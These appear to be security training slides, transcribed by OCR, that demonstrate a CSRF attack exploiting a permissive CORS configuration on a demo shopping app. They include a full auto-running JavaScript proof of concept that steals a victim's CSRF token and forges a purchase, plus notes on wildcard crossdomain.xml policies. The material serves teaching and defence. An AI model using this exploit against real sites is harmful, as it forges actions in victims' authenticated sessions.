                    token = parts[i];               // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;        // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);       // add extracted token as parameter
        }
    }
}
</script>
</html>
```

independent security evaluators


CSRF_cors.html

- Simple GET request to mainpage.php



```
// send GET request, response will contain victim's CSRF token
var get = new XMLHttpRequest();
get.withCredentials = true;          // send cookies
get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
get.send(null);
```

- Read response and store in a variable




```
// continue when GET request finishes
get.onreadystatechange = function() {
    if(get.readyState == 4) {
        var data = get.responseText;              // we can read the response due to SOP bypass
```


independent security evaluators

CSRF_cors.html

- mainpage.php response




```
Access-Control-Allow-Origin: http://demo2.securityevaluators.com
Access-Control-Allow-Credentials: true
```



```
<html>
<title>CSRF Web App</title>
<head><h2>Main Page</h2></head>
<body>
        <br>

        <!-- read apples count from txt file -->
        My Apples:
        2351    <br><br>

        <!-- quantity buttons -->
        <button class="btn btn-default btn-number" type="minus" onclick="decrement()">-</button>
        <input type="text" id="quant" name="quant" class="form-control input-number" disabled="disabled" size="1" value="0" min="0" max="1000">
        <button class="btn btn-default btn-number" type="plus" onclick="increment()">+</button>
        Apples

        <!-- buy button -->
        <form class="form-inline" method="post" action="buy.php" onsubmit="buy()">
                <button class="btn btn-lg btn-primary btn-block" type="submit" value="submit">Buy</button>&nbsp&nbsp&nbsp
                <input type="hidden" id="quantity" name="quantity" value="">
                <input type="hidden" id="csrf_token "name="csrf_token" value="11898d8783b06053d6d3de1173b93a211321fef91232131c53926d363885e173">
        </form>

        <!-- button event functions -->
        <script>
```

CSRF_cors.html




```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;         // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;            // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\"");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];               // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;        // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);       // add extracted token as parameter
        }
    }
}
</script>
</html>
```

independent security evaluators


CSRF_cors.html

- Extract CSRF token from response



```
// extract csrf token
var token = "";
var parts = data.split("\"");
for(i = 0; i < parts.length; i++) {
    if(parts[i].length == 64) {
        token = parts[i];                  // store victim's CSRF token
    }
}
```

- Send POST request (with token) to buy.php




```
// send POST request to force victim to buy 1000 apples
var post = new XMLHttpRequest();
post.withCredentials = true;         // send cookies
post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
post.send('quantity=1000&csrf_token='+token);        // add extracted token as parameter
```

independent security evaluators


Bypassing crossdomain.xml

- **crossdomain.xml** – used by Flash, Java applets, Silverlight
  - Stored in root directory of web app



```
<cross-domain-policy>
    <allow-access-from domain="example.com"/>
</cross-domain-policy>
```


  - Wildcard policy: <u>no restrictions</u>



```
<cross-domain-policy>
    <allow-access-from domain="*"/>
</cross-domain-policy>
```

independent security evaluators

